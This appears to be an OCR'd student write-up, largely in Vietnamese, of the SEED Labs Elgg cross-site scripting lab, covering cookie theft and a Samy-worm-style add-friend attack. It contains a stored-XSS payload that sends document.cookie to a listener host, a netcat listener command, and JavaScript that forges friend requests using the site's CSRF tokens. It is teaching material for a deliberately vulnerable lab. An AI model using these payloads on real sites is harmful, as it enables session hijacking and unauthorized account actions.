


Bước 4:

```
<script>document.write('<img src=http://10.1.2.5:5555?c='
                       + escape(document.cookie) + '    >');
</script>
```

Nhập lệnh trên vào About me. Sau đó nhấn Save.







Kiểm tra kết quả:

Bước 1: Đăng nhập với User Boby

- Username: boby
- Password: seedboby




Bước 2: Xem profile của Alice:



Nhập lệnh dưới để lắng nghe trên cổng 5555:

```
$ nc -l 5555 -v
```



2.4. Task 4: Becoming the Victim's Friend

In this and next task, we will perform an attack similar to what Samy did to MySpace in 2005 (i.e. the Samy Worm). We will write an XSS worm that adds Samy as a friend to any other user that visits Samy's page. This worm does not self-propagate; in task 6, we will make it self-propagating.

In this task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. The objective of the attack is to add Samy as a friend to the victim. We have already created a user called Samy on the Elgg server (the user name is samy).

To add a friend for the victim, we should first find out how a legitimate user adds a friend in Elgg. More specifically, we need to figure out what are sent to the server when a user adds a friend. Firefox's HTTP inspection tool can help us get the information. It can display the contents of any HTTP request message sent from the browser. From the contents, we can identify all the parameters in the request. Section 4 provides guidelines on how to use the tool.

Once we understand what the add-friend HTTP request look like, we can write a Javascript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;          ①

  var token="&__elgg_token="+elgg.security.token.__elgg_token;  ②

  //Construct the HTTP request to add Samy as a friend.
  var sendurl=...;  //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

The above code should be placed in the "About Me" field of Samy's profile page. This field provides two editing modes: Editor mode (default) and Text mode. The Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. Since we do not want any extra code added to our attacking code, the Text mode should be enabled before entering the above JavaScript code. This can be done by clicking on "Edit HTML", which can be found at the top right of the "About Me" text field.


Questions. Please answer the following questions:

- **Question 1**: Explain the purpose of Lines ① and ②, why are they are needed?
- **Question 2**: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?


Các bước thực hiện:

Trước hết , ta cần xem thông tin được gửi đến máy chủ khi một người dùng thêm một người bạn bằng HTTP Header Live


Bước 1: Đăng nhập với User Alice




Bước 2: Xem profile của Samy



Bước 3:Bật HTTP Header Live và nhấn Add Friend Samy





Dòng đầu tiên là url của yêu cầu add friend

Ta sẽ sử dụng url ở dòng đầu tiên để thêm vào lệnh bên dưới:


```
//Construct the HTTP request to add Samy as a friend.
var sendurl=...;  //FILL IN
```

var sendurl = “http://www.sxxlabelgg.com/action/friends/add” + “?friend=47” + token + ts;


Tiếp theo ta tiến hành thực hiện task 4:

Bước 1:Đăng nhập với User Samy


- Username: samy
- Password: seedsamy



Bước 2: Mở profile của Samy



Bước 3: Sau đó nhấn chọn Edit profile

